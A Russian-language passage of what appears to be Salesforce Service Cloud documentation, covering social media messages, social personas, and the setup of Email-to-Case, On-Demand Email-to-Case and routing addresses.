   По умолчанию отображается список недавно просмотренных. Воспользуйтесь раскрывающимся списком «Просмотр» или создайте собственное представление для фильтрации списка сообщений. Если организация поддерживает модерирование, выберите представление **«Сообщения социальной сети без обращения»** для просмотра и создания обращения или пропуска сообщений. При необходимости создайте собственное представление.
3. Щелкните имя нужного сообщения социальной сети. Чтобы создать сообщение, нажмите кнопку **«Создать сообщение социальной сети»**.

   При необходимости щелкните ссылку **«Правка»** или **«Удал.»** для выбранного представления.

   Прим.: Вкладка «Сообщения социальной сети» позволяет создавать, редактировать и удалять сообщения только в организации Salesforce, но не в социальных сетях.
4. Для управления сообщениями без обращений выберите нужные сообщения и нажмите кнопку **«Создать обращение»** или **«Пропустить»**.

   Например, агент может пропустить сообщение «Я люблю вас ребята!» из социальной сети Facebook, так как оно не требует создания обращения.

   Дополнительную информацию о включении модерирования обращений на вкладке «Социальные организации» посредством меню «Настройка» при использовании начального пакета для службы работы с клиентами в соцсетях см. в разделе «Активация функции социального обслуживания клиентов» на странице 3655. Дополнительную информацию о включении модерирования посредством Social Studio см. в разделе «Включение модерирования для функции социального обслуживания клиентов» на странице 3660.
5. Если напротив поля «Утверждения включены» установлен флажок, вкладка «Сообщения социальной сети» имеет списковое представление «Отложенный запрос на утверждение сообщения социальной сети», что позволит просматривать несколько отложенных сообщений или отклонять их при желании.

   Прим.: Если утверждения активны, кнопки «Утвержденные» и «Отклоненные сообщения» остаются на вкладке «Сообщения социальной сети». Однако они не действуют для входящих сообщений и сообщений, которые не нужно утверждать.

   Совет: Если пользователь утверждает сообщение из списка отложенных на утверждение сообщений социальной сети, а публикации сообщения в соответствующей социальной сети препятствует сбой системы, завершение сеанса или другая непредвиденная проблема, то сообщение об ошибке будет только в индивидуальном обращении,

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Социальные образы и сообщения доступны в API-интерфейсе, включенном в выпусках **Professional**, **Enterprise**, **Performance** и **Unlimited**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки и развертывания службы Social Studio в Salesforce:

- «Настройка приложения»

но не в списковом представлении. Чтобы осуществить утверждение, у компании должно быть время для ответа в социальных сетях. После утверждения сообщений из спискового представления рекомендуется проверить статус сообщений, чтобы убедиться, что отправка прошла успешно и нет необходимости в их пересылке.

Ниже перечислены действия, доступные на странице сведений о сообщении социальной сети.

- Просмотр, редактирование и создание содержимого или сведений о сообщении.

  Прим.: Доступные сведения определяются социальной сетью, являющейся источником образа.

  Чтобы сохранить внесенные изменения или создать сообщение, нажмите кнопку **«Сохранить»**.
- Создание обращения для сообщения или пропуск неважного сообщения при наличии функции модерирования.
- Удаление сообщения из организации Salesforce.

  Прим.: Сообщения социальной сети не удаляются при удалении родительской записи — как правило, обращения. Подобным образом, если сообщение социальной сети связано с организацией, контактом или интересом полиморфным полем «Кто», удаление любых из этих связанных записей не влияет на сообщение социальной сети.

Вкладка «Сообщения социальной сети» не позволяет отвечать на сообщения социальной сети. Данная возможность поддерживается только лентами обращений или интересов.

СМ. ТАКЖЕ:

Управление социальными образами

Советы по использованию социального действия

Общие сведения о функции социального обслуживания клиентов

Полное руководство по социальному обслуживанию клиентов

Управление социальными образами

Социальный образ — это объект Salesforce, соответствующий профилю контакта в социальной сети (например, Facebook или Twitter).

Вкладка или объект «Социальные образы» — это набор общедоступных сведений о человеке или компании, извлеченных из социальной сети (например, Twitter или Facebook). Понятие «Образ» относится к социальным сетям, поэтому одному контакту могут соответствовать несколько образов. Система Salesforce позволяет редактировать и удалять образы, но не позволяет создавать социальные образы вручную. Образы создаются на основе общедоступных сведений из социальных сетей. Пользователь может просматривать записи социальных образов и управлять ими так же, как и другими записями Salesforce.

Прим.: Максимальная длина полей социальных образов определяется стандартными или настраиваемыми ограничениями Salesforce. Например, поле личного имени может содержать не более 40 символов. Более длинное личное имя социального образа, созданного из входящего сообщения социальной сети, усекается до 40 символов.

1. Откройте вкладку **«Социальные образы»**.
2. При необходимости выберите представление.

   По умолчанию отображается список недавно просмотренных. Чтобы просмотреть все социальные образы для организации, выберите пункт **«Все»** из раскрывающегося списка «Просмотр». При необходимости создайте собственное представление.
3. Щелкните нужный двойной указатель на социальную сеть.

   При необходимости щелкните ссылку **«Правка»** или **«Удал.»** для выбранного представления.

   Внимание: Удаление социального образа посредством функции социального обслуживания клиентов инициирует удаление всех связанных сообщений социальной сети.

Ниже перечислены действия, доступные на странице сведений о социальном образе.

- Просмотр и редактирование доступных сведений о контакте для данной социальной сети.

  Прим.: Доступные сведения определяются социальной сетью, являющейся источником образа.
- Удаление социального образа из организации.
- Создание, редактирование и удаление сообщений социальной сети.
- Социальную сеть, которая создала образ, можно посмотреть в поле Исходное приложение. Поле задается при создании, после чего изменить его нельзя. Социальные образы, созданные до выпуска Summer '15, не имеют такого поля.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Социальные образы и сообщения доступны в API-интерфейсе, включенном в выпусках **Professional**, **Enterprise**, **Performance** и **Unlimited**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки и развертывания службы Social Studio в Salesforce:

- «Настройка приложения»

Внимание: Система не позволяет определять пользователей, которые могут создавать, просматривать, редактировать или удалять социальные образы, ввиду отсутствия параметров безопасности поля для данного объекта. Все данные об объекте «Социальный образ» могут просматриваться любым пользователем организации.

СМ. ТАКЖЕ:

- Управление сообщениями социальной сети
- Советы по использованию социального действия
- Общие сведения о функции социального обслуживания клиентов
- Полное руководство по социальному обслуживанию клиентов

Настройка и обслуживание инструментов службы поддержки

Предоставьте необходимую клиентам информацию и поддержку посредством Service Cloud. Выберите способ взаимодействия клиентов с агентами службы поддержки: через Интернет, по эл. почте, по телефону или в социальных сетях.

Упростить работу своим агентам службы поддержки можно также за счет автоматизации процессов назначения обращений, уведомлений, расширений, контрольных точек, сервисных контрактов и многого другого. Благодаря консоли Salesforce агенты получают возможность всестороннего рассмотрения каждого обращения клиента и необходимые инструменты для быстрой обработки этих обращений.



Настройка клиентских каналов

Общение – ключ к успешной работе с клиентами. Настройте каналы, чтобы клиенты смогли связаться с вами. Можно настроить эл. почту, каналы в социальных сетях, веб-чаты, телефон и многое другое.

Настройка интерфейса обработки сообщений для агентов службы поддержки

Агенты службы поддержки – передовой отряд службы по работе с клиентами. Чтобы обеспечить высокое качество службы поддержки в целом, подготовьте удобный интерфейс, с помощью которого агенты смогут эффективно обрабатывать обращения.

Настройка и автоматизация службы поддержки

Если организация использует обращения и решения, рекомендуем настроить функции автоматизированной поддержки для повышения эффективности процессов поддержки.

Настройка прав и соглашений об обслуживании

Предоставляет поддержку клиентам за счет прав и сервисных контрактов.

Настройка поля услуг Lightning

Предоставляйте услуги быстрее, эффективнее с учетом персонифицированных потребностей по телефону и на местах, используя единую платформу поля услуг Lightning.

Начало работы с Salesforce Knowledge

Создайте собственную базу знаний и предоставьте посетителям своего веб-сайта, клиентам, партнерам и сервисным агентам непревзойденную поддержку. Salesforce Knowledge позволяет создавать и управлять сведениями о компании и предоставлять безопасный доступ, где и когда это необходимо.

Настройка категорий для статей, ответов и идей

Категории данных используются в Salesforce для организации и контроля доступа к группам информации. Категории данных используются в базе знаний Salesforce Knowledge, идеях, ответах и приложении Chatter Answers.

Настройка групп, работающих с обращениями, и очередей обращений

Создайте группу сотрудников для совместной работы в целях более быстрого решения обращений, а также создайте очереди для распределения рабочих нагрузок среди групп.

Настройка службы работы с клиентами в соцсетях

Снарядите сотрудников службы поддержки инструментами для создания и обработки обращений в каналах социальных сетей.

Отчет по действиям службы поддержки

Отчеты, доступные в папке «Отчеты службы поддержки», позволяют отслеживать количество созданных обращений, комментариев к обращениям, сообщений эл. почты с обращениями, ответственных за обращения, ролей контактов обращений, обращений с решениями, а также время, прошедшее с момента последнего изменения статуса или ответственного за обращение, и журнал обращений.

Поиск справки онлайн для функций облачной службы Service Cloud

Service Cloud покрывает все аспекты обслуживания заказчиков, и это же относится к документации Service Cloud. Отыщите ссылки на свои наиболее часто используемые функции Service Cloud.

СМ. ТАКЖЕ:

Консоль Salesforce

Поддержка клиентов

Настройка клиентских каналов

Общение – ключ к успешной работе с клиентами. Настройте каналы, чтобы клиенты смогли связаться с вами. Можно настроить эл. почту, каналы в социальных сетях, веб-чаты, телефон и многое другое.

Email-to-Case

Автоматическое преобразование сообщений электронной почты от клиентов в обращения системы Salesforce для оперативного отслеживания и разрешения обращений клиентов.

Создание интернет-каналов и сообществ

Создайте интернет-каналы и каналы сообществ для связи с клиентами.

Создание телефонных каналов

Создайте телефонный канал для постоянной связи со своими клиентами. Воспользуйтесь Open CTI для подключения существующей телефонной системы к Salesforce, а затем настройте подключение через центр обработки вызовов Call Center.

Создание каналов интернет-общения

Создайте каналы интернет-общения для связи с клиентами.

Настройка маршрутизации с использованием мультиканала

Мультиканал позволяет управлять доступностью агентов в реальном времени и автоматически передавать обращения соответствующим агентам.

[Настройка видеочата SOS и функции общего доступа к экрану]

Задумываетесь об абсолютно новом способе общения с клиентами? SOS — это решение по мобильной поддержке Service Cloud. SOS позволяет добавлять кнопку справки в собственное мобильное приложение iOS или Android для предоставления клиентам возможности общения с агентами посредством одностороннего видеочата или двухстороннего аудиочата.

Email-to-Case

Автоматическое преобразование сообщений электронной почты от клиентов в обращения системы Salesforce для оперативного отслеживания и разрешения обращений клиентов.

Продукт Email-to-Case доступен в двух версиях:

- Email-to-Case, которая использует агента на компьютере пользователя;
- On-Demand Email-to-Case, которая использует службы эл. почты Salesforce Apex.

Каждая версия поддерживает разные бизнес-операции.

Details	Email-to-Case	On-Demand Email-to-Case
Бизнес-сценарий:	Хранение трафика электронной почты *внутри* сегмента сети, защищенного брандмауэром, а также прием сообщений, размер которых превышает 25 MB	Хранение трафика электронной почты *вне* сегмента сети, защищенного брандмауэром, а также блокировка сообщений, размер которых превышает 25 MB
Подготовка:	требуется загрузить и установить на локальном компьютере агент Email-to-Case, который будет преобразовывать сообщения электронной почты в обращения;	требуется настроить службы эл. почты Salesforce Apex для преобразования эл. сообщений в обращения.
Макс. число эл. сообщений, преобразуемых в обращения каждый день:	2,500	количество лицензий пользователя, умноженное на 1 000 (но не более 1 000 000 ежедневно).
Макс. размер сообщения электронной почты, включая заголовок, тело и вложения:	Более 25 МБ	Менее 25 МБ

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Функции Email-to-Case и On-Demand Email-to-Case доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Настройка функции Email-to-Case

Функция Email-to-Case позволяет повысить эффективность обработки запросов клиентов, полученных по эл. почте. Система Salesforce автоматически создает обращения и заполняет поля обращений при отправке сообщений клиентов на указанные адреса эл. почты.

Настройка функции On-Demand Email-to-Case

Функция On-Demand Email-to-Case позволяет повысить эффективность обработки запросов клиентов, полученных по эл. почте. Система Salesforce автоматически создает обращения и заполняет поля обращений при отправке сообщений клиентов на указанные адреса эл. почты. Функция On-Demand Email-to-Case позволяет обрабатывать сообщения эл. почты клиентов, размер которых не превышает 25 Мб.

Настройка адресов маршрутизации для функций Email-to-Case и On-Demand Email-to-Case

Задайте адреса маршрутизации, чтобы обеспечить правильную обработку электронных сообщений клиентов.

Функция Email-to-Case. Вопросы и ответы

Настройка функции Email-to-Case

Функция Email-to-Case позволяет повысить эффективность обработки запросов клиентов, полученных по эл. почте. Система Salesforce автоматически создает обращения и заполняет поля обращений при отправке сообщений клиентов на указанные адреса эл. почты.

Чтобы использовать функцию Email-to-Case, загрузите агент маршрутизации Email-to-Case. Программное обеспечение агента Email-to-Case позволяет обрабатывать все сообщения эл. почты в сегменте сети, защищенном брандмауэром, а также принимать сообщения клиентов, размер которых превышает 25 МБ.

1. Загрузите агент Email-to-Case.
2. Установите агент в сегменте сети, защищенном брандмауэром.
3. Включите функцию Email-to-Case и настройте параметры функции Email-to-Case.
4. Чтобы определить способ обработки входящих сообщений эл. почты системой Salesforce, настройте параметры адресов маршрутизации.
5. Чтобы протестировать работу адресов маршрутизации эл. почты, отправьте сообщения эл. почты на данные адреса. Убедитесь, что отправленные сообщения эл. почты преобразуются в обращения на основе параметров адресов маршрутизации.
6. Добавьте настроенный адрес эл. почты на корпоративный веб-сайт службы поддержки. По этому адресу эл. почты клиенты могут отправлять обращения в группу поддержки.
7. Добавьте связанный список «Сообщения эл. почты» в макет страницы обращений.
8. При необходимости создайте шаблоны сообщения эл. почты, которые могут использоваться агентами для отправки ответов на сообщения эл. почты. Данные шаблоны могут содержать поля слияния, которые добавляют сведения из исходного сообщения эл. почты в ответ.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Функция Email-to-Case доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции Email-to-Case:

- Настройка приложения

Для включения функции Email-to-Case:

- Изменение всех данных

  И

  Настройка приложения

Включение и настройка функции Email-to-Case

Система позволяет автоматически преобразовывать входящие сообщения эл. почты в обращения путем включения функции Email-to-Case и настройки соответствующих параметров.

Параметры функции Email-to-Case

Настройте параметры Email-to-Case для определения того, как Salesforce обрабатывает и создает обращения из входящих сообщений эл. почты.

СМ. ТАКЖЕ:

Email-to-Case

Создание текстовых шаблонов электронной почты в Salesforce Classic

Создание настраиваемых HTML-шаблонов эл. почты в Salesforce Classic

Создание шаблонов электронной почты Visualforce в версиях Salesforce Classic

Включение и настройка функции Email-to-Case

Система позволяет автоматически преобразовывать входящие сообщения эл. почты в обращения путем включения функции Email-to-Case и настройки соответствующих параметров.

Прим.: Прежде чем включить и настроить функцию Email-to-Case, загрузите и установите агент Email-to-Case на рабочий компьютер. Если используется функция On-Demand Email-to-Case, загружать и устанавливать агент Email-to-Case не требуется.

1. В меню «Настройка» введите *Email-to-Case* в поле Quick Find, а затем выберите **Email-to-Case**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Включить функцию Email-to-Case».
4. Настройте параметры функции Email-to-Case.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Email-to-Case

Параметры функции Email-to-Case

Настройка адресов маршрутизации для функций Email-to-Case и On-Demand Email-to-Case

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции Email-to-Case:

- Настройка приложения

Для включения функции Email-to-Case:

- Изменение всех данных

И

Настройка приложения

Параметры функции Email-to-Case

Настройте параметры Email-to-Case для определения того, как Salesforce обрабатывает и создает обращения из входящих сообщений эл. почты.

Для доступа к этим параметрам в меню «Настройка» введите *Email-to-Case* в поле Quick Find, затем выберите **Email-to-Case**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр функции Email-to-Case	Описание
Включить функцию Email-to-Case	Данный параметр позволяет системе Salesforce создавать обращения из входящих сообщений эл. почты.
Уведомить ответственных за обращение о новых сообщениях эл. почты	Данный параметр разрешает ответственным за обращения автоматически принимать уведомления о новых сообщениях эл. почты, относящихся к текущим обращениям. Электронные уведомления назначают ответственному за обращение задачу по обработке нового сообщения эл. почты. Ответ, отправленный на сообщение эл. почты, закрывает назначенную задачу. Чтобы отключить электронные уведомления в любое время, снимите данный флажок.
Включить HTML-сообщения эл. почты	Данный параметр предупреждает пользователей о наличии HTML-содержимого во входящих сообщениях эл. почты. Таким образом, пользователи смогут избегать просмотра потенциально опасных HTML-сообщений эл. почты, угрожающих безопасности рабочих компьютеров. Если данный параметр выключен, то агентам службы поддержки отображается текст вместо HTML-кода на страницах сведений о сообщениях эл. почты. При создании ответа текстовая версия сообщения копируется в редактор сообщений эл. почты вместо HTML-версии.
Вставить код потока в тему сообщения эл. почты	Данный параметр добавляет код потока в тему сообщения эл. почты. Код потока — это уникальный номер, который определяет организацию и обращение, связанное с исходящим сообщением эл. почты. Данный код гарантирует связывание ответов на исходное

Параметр функции **Email-to-Case**	Описание
	сообщение эл. почты с правильным обращением.
Вставить код потока в текст сообщения эл. почты	Данный параметр добавляет код потока в текст сообщения эл. почты.
Разместить подписи пользователей перед потоками эл. почты	Данный параметр добавляет подпись пользователя после ответа, но перед потоком сообщений эл. почты. Если данный параметр выключен, то подпись пользователя добавляется после потока сообщений эл. почты.

Использование уникальных кодов темы и текста сообщений эл. почты

Проверьте, чтобы тема и текст исходящих сообщений эл. почты были уникальными.

Внимание: Если значения параметров «Код темы сообщения эл. почты» и «Код основного текста сообщения эл. почты» совпадают, то функция Email-to-Case создает бесконечный цикл сообщений эл. почты, связанных с каждым обращением. При выключении данных параметров функция Email-to-Case может со временем прекратить прием новых сообщений эл. почты.

Чтобы исключить код потока из сообщения эл. почты, снимите оба флажка «Вставить код потока в тему сообщения эл. почты» и «Вставить код потока в текст сообщения эл. почты». Новое обращение создается при ответе агента службы поддержки на исходящее сообщение эл. почты.

Просмотр вложений электронной почты в списке, связанном с вложениями обращений

По умолчанию в списке, связанном с вложениями для обращений, вложения электронной почты отображаются со значком электронной почты рядом с вложением. Этот значок помогает агентам быстро выявлять вложения электронной почты. После того как агенты щелкают **Просмотреть все** в связанном списке, в представление списка включается столбец «Источник», который показывает, откуда происходит файл. Эта функция доступна только в Lightning Experience. Для управления этой функцией используйте параметр «Показывать вложения электронной почты в списке, связанном с вложениями обращений» на странице «Параметры поддержки» в меню «Настройка».

СМ. ТАКЖЕ:

- Email-to-Case
- Настройка параметров поддержки

Настройка функции On-Demand Email-to-Case

Функция On-Demand Email-to-Case позволяет повысить эффективность обработки запросов клиентов, полученных по эл. почте. Система Salesforce автоматически создает обращения и заполняет поля обращений при отправке сообщений клиентов на указанные адреса эл. почты. Функция On-Demand Email-to-Case позволяет обрабатывать сообщения эл. почты клиентов, размер которых не превышает 25 Мб.

В отличие от Email-to-Case, загружать и устанавливать агент, чтобы пользоваться On-Demand Email-to-Case, не требуется.

1. Настройте параметры «Ответственный за обращение по умолчанию» и «Автоматический ответственный за обращение».
2. Включите и настройте функцию Email-to-Case.
3. Включите и настройте функцию On-Demand Email-to-Case.
4. Чтобы определить способ обработки входящих сообщений эл. почты системой Salesforce, настройте параметры адресов маршрутизации.
5. Чтобы протестировать работу адресов маршрутизации эл. почты, отправьте сообщения эл. почты на данные адреса. Убедитесь, что отправленные сообщения эл. почты преобразуются в обращения на основе параметров адресов маршрутизации.
6. Добавьте настроенный адрес эл. почты на корпоративный веб-сайт службы поддержки. По этому адресу эл. почты клиенты могут отправлять обращения в группу поддержки.
7. Добавьте связанный список «Сообщения эл. почты» в макет страницы обращений.
8. При необходимости создайте шаблоны сообщения эл. почты, которые могут использоваться агентами для отправки ответов на сообщения эл. почты. Данные шаблоны могут содержать поля слияния, которые добавляют сведения из исходного сообщения эл. почты в ответ.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция On-Demand Email-to-Case доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции On-Demand Email-to-Case:
- Настройка приложения

Для включения функции On-Demand Email-to-Case:
- Изменение всех данных

Прим.: Функция On-Demand Email-to-Case автоматически усекает текст сообщения эл. почты до 32 000 символов. Чтобы увеличить данное ограничение до 128 000 символов, обратитесь в компанию Salesforce.

Включение и настройка функции On-Demand Email-to-Case

Функция On-Demand Email-to-Case позволяет автоматически преобразовывать входящие сообщения эл. почты в обращения без загрузки и установки специального программного обеспечения.

Параметры функции On-Demand Email-to-Case

Параметры функции On-Demand Email-to-Case позволяют выбирать способ обработки системой Salesforce входящих сообщений эл. почты, которые превышают ежедневные ограничения на обработку, заданные для организации, или поступают от недопустимых отправителей.

СМ. ТАКЖЕ:

Email-to-Case

Создание текстовых шаблонов электронной почты в Salesforce Classic

Создание настраиваемых HTML-шаблонов эл. почты в Salesforce Classic

Создание шаблонов электронной почты Visualforce в версиях Salesforce Classic

Включение и настройка функции On-Demand Email-to-Case

Функция On-Demand Email-to-Case позволяет автоматически преобразовывать входящие сообщения эл. почты в обращения без загрузки и установки специального программного обеспечения.

Прим.: Прежде чем включить функцию On-Demand Email-to-Case, настройте параметры «Ответственный за обращение по умолчанию» и «Автоматический пользователь для обращений», а также включите и настройте функцию Email-to-Case.

1. В меню «Настройка» введите *Email-to-Case* в поле Quick Find, а затем выберите **Email-to-Case**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Включить настраиваемую службу».
4. Настройте параметры «Действие "Превышение ограничения по частоте отправки эл. почты"» и «Действие "Неавторизированный отправитель"», исходя из целей использования функции On-Demand Email-to-Case.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Функция On-Demand Email-to-Case доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции On-Demand Email-to-Case:
- Настройка приложения

Для включения функции On-Demand Email-to-Case:
- Изменение всех данных

  И

  Настройка приложения

СМ. ТАКЖЕ:

Email-to-Case

Настройка функции On-Demand Email-to-Case

Параметры адресов маршрутизации для функций Email-to-Case и On-Demand Email-to-Case

Параметры функции On-Demand Email-to-Case

Параметры функции On-Demand Email-to-Case позволяют выбирать способ обработки системой Salesforce входящих сообщений эл. почты, которые превышают ежедневные ограничения на обработку, заданные для организации, или поступают от недопустимых отправителей.

Данные параметры относятся только к функции On-Demand Email-to-Case. Дополнительную информацию об общих параметрах функции Email-to-Case см. в разделе «Параметры функции Email-to-Case».

Параметр функции **On-Demand Email-to-Case**	Описание
Действие «Превышение ограничения по частоте отправки эл. почты»	Выберите действие, которое должно выполняться функцией On-Demand Email-to-Case над сообщением эл. почты, которое превышает ежедневное ограничение на обработку сообщений эл. почты, заданное для организации. • Сообщение о возврате — служба эл. почты возвращает сообщение

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция On-Demand Email-to-Case доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр функции **On-Demand Email-to-Case**	Описание
	отправителю или пользователю, указанному в параметре «Автоматический пользователь для обращений» для функции On-Demand Email-to-Case, с пояснением причины отклонения сообщения. • Сообщение об отклонении: служба эл. почты удаляет сообщение без уведомления отправителя. • Сообщение о повторном добавлении в очередь: служба эл. почты добавляет сообщение в очередь на обработку в последующие 24 часа. Если сообщение не обрабатывается в течение 24 часов, то служба эл. почты возвращает сообщение отправителю с пояснением причины отклонения сообщения.
Действие «Неавторизованный отправитель»	Если поле «Принимать сообщения эл. почты от» содержит адреса эл. почты и домены, доступные для функции On-Demand Email-to-Case, выберите действие, которое должно выполняться над сообщениями, полученными от заблокированных пользователей. • Сообщение о возврате — служба эл. почты возвращает сообщение отправителю или пользователю, указанному в параметре «Автоматический пользователь для обращений» для функции On-Demand Email-to-Case, с пояснением причины отклонения сообщения. • Сообщение об отклонении: служба эл. почты удаляет сообщение без уведомления отправителя.

Проверьте, чтобы тема и текст исходящих сообщений эл. почты были уникальными.

Внимание: Если значения параметров «Код темы сообщения эл. почты» и «Код основного текста сообщения эл. почты» совпадают, то функция Email-to-Case создает бесконечный цикл сообщений эл. почты, связанных с каждым обращением. При выключении данных параметров функция Email-to-Case может со временем прекратить прием новых сообщений эл. почты.

СМ. ТАКЖЕ:

Email-to-Case

Настройка адресов маршрутизации для функций Email-to-Case и On-Demand Email-to-Case

Задайте адреса маршрутизации, чтобы обеспечить правильную обработку электронных сообщений клиентов.

Прежде чем настроить адреса маршрутизации для функций Email-to-Case и On-Demand Email-to-Case, рекомендуем включить функцию Email-to-Case и настроить параметры функции Email-to-Case.

1. В меню «Настройка» введите *Email-to-Case* в поле Quick Find, а затем выберите **Email-to-Case**.
2. Нажмите кнопку **«Создать»** в списке «Адреса маршрутизации».
3. Введите параметры адреса маршрутизации.
4. Нажмите кнопку **«Сохранить»**.
   Проверочное сообщение эл. почты будет отправлено на указанный адрес маршрутизации.
5. Щелкните ссылку в проверочном сообщении эл. почты.
   Страница подтверждения откроется в окне веб-обозревателя.
6. Чтобы продолжить работу с системой Salesforce, щелкните ссылку на странице подтверждения.

Чтобы перенаправлять полученные обращения на адрес служб эл. почты, предоставленный компанией Salesforce, настройте почтовую систему.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки адресов маршрутизации, используемых функциями Email-to-Case и On-Demand Email-to-Case:

- Настройка приложения

Параметры адресов маршрутизации для функций Email-to-Case и On-Demand Email-to-Case

Прежде чем определить параметры адресов маршрутизации эл. почты, рекомендуем добавить и проверить адреса маршрутизации для функций Email-to-Case и On-Demand Email-to-Case.

СМ. ТАКЖЕ:

Email-to-Case

Параметры адресов маршрутизации для функций Email-to-Case и On-Demand Email-to-Case

Прежде чем определить параметры адресов маршрутизации эл. почты, рекомендуем добавить и проверить адреса маршрутизации для функций Email-to-Case и On-Demand Email-to-Case.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Функции Email-to-Case и On-Demand Email-to-Case доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Описание
Имя маршрутизации	Имя адреса маршрутизации (например, «Расширенная поддержка» или «Стандартная поддержка»).
Адрес эл. почты	*Только источник Email-to-Case.* Адрес входящих сообщений эл. почты для данного адреса маршрутизации On-Demand Email-to-Case. Сообщение эл. почты, отправленное на данный адрес, создает обращения на основе заданных параметров. Адрес эл. почты должен быть уникальным. Обратите внимание, что данный адрес эл. почты используется в качестве ссылки на корпоративном веб-сайте службы поддержки.
Сохранить заголовки сообщений эл. почты	*Только источник Email-to-Case.* Чтобы сохранить сведения о маршрутизации эл. почты, связанные с каждым сообщением, отправленным в качестве обращения, установите данный флажок. Сохраненные сведения о маршрутизации эл. почты учитываются в общем объеме хранилища организации. Дополнительную информацию о просмотре заголовков сообщений эл. почты, преобразованных в обращения, см. в разделе «Работа с сообщениями эл. почты, содержащими обращения» на странице 2706.
Принимать сообщения эл. почты от	Чтобы ограничить адреса эл. почты и домены, поддерживаемые функцией On-Demand Email-to-Case, заполните данное поле. Чтобы разрешить функции On-Demand Email-to-Case принимать любые сообщения эл. почты, пропустите данное поле.
Создать задачу из сообщения эл. почты	*Только источник Email-to-Case.* Чтобы автоматически назначить задачу

Параметр	Описание
	ответственному за обращение при отправке сообщения эл. почты в качестве обращения, установите данный флажок. Правила назначения автоматически назначают ответственных за обращения. Обращение, которое не соответствует критериям правила назначения, назначается пользователю, указанному в поле «Ответственный за обращение по умолчанию» на странице «Параметры поддержки».
Статус задачи	*Только источник Email-to-Case.* Выберите статус, который должен предопределять поле «Статус» задач, назначаемых ответственным за обращения автоматически при отправке сообщений эл. почты в качестве обращений. Данный параметр доступен только в том случае, если установлен флажок «Создать задачу из сообщения эл. почты».
Ответственный за обращение	Отдельный пользователь или очередь, которой назначена ответственность за обращение. Прим.: Очередь, на которую ссылается адрес маршрутизации, нельзя удалить. Удалите адрес маршрутизации или внесите в его параметры изменения, чтобы он ссылался на другую очередь.
Приоритет обращения	Приоритет, назначаемый обращениям, которые создаются на основе сообщений эл. почты, отправленных на данный адрес маршрутизации.
Происхождение обращения	Значение, назначенное полю «Происхождение обращения» сообщения эл. почты, отправленного на данный адрес маршрутизации.

Прим.: Поля обращения «Приоритет» и «Происхождение обращения» заполняются автоматически посредством параметров адреса маршрутизации, если поле входящего сообщения эл. почты «Кому», «Копия» или «СК» содержит адрес маршрутизации.

СМ. ТАКЖЕ:

Email-to-Case

Функция Email-to-Case. Вопросы и ответы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Существует ли ограничение по размеру вложений при использовании функции Email-to-Case?

При использовании On-Demand размер вложений может быть до 25 Мб. При использовании агента Email-to-Case ограничения не применяются.

СМ. ТАКЖЕ:

Функция Web-to-Case. Вопросы и ответы

Существует ли ограничение по размеру вложений при использовании функции Email-to-Case?

При использовании On-Demand размер вложений может быть до 25 Мб. При использовании агента Email-to-Case ограничения не применяются.

СМ. ТАКЖЕ:

Функция Email-to-Case. Вопросы и ответы

Создание интернет-каналов и сообществ

Создайте интернет-каналы и каналы сообществ для связи с клиентами.

Подготовка к сбору обращений посредством функции Web-to-Case

Функция Web-to-Case позволяет собирать запросы клиентов на поддержку прямо с корпоративного веб-сайта и автоматически создавать не более 5 000 новых обращений в день. Данная функция позволяет не только ускорить обработку запросов, но и повысить эффективность службы поддержки.

Сообщества для совместной работы с клиентами

Создайте сообщества для работы канала оперативной поддержки, позволяющего клиентам решать возникшие вопросы без обращения к представителю службы поддержки.

Подготовка к сбору обращений посредством функции Web-to-Case

Функция Web-to-Case позволяет собирать запросы клиентов на поддержку прямо с корпоративного веб-сайта и автоматически создавать не более 5 000 новых обращений в день. Данная функция позволяет не только ускорить обработку запросов, но и повысить эффективность службы поддержки.

Прежде чем настроить функцию Web-to-Case, выполните указанные ниже действия.

- При необходимости создайте настраиваемые поля обращений.
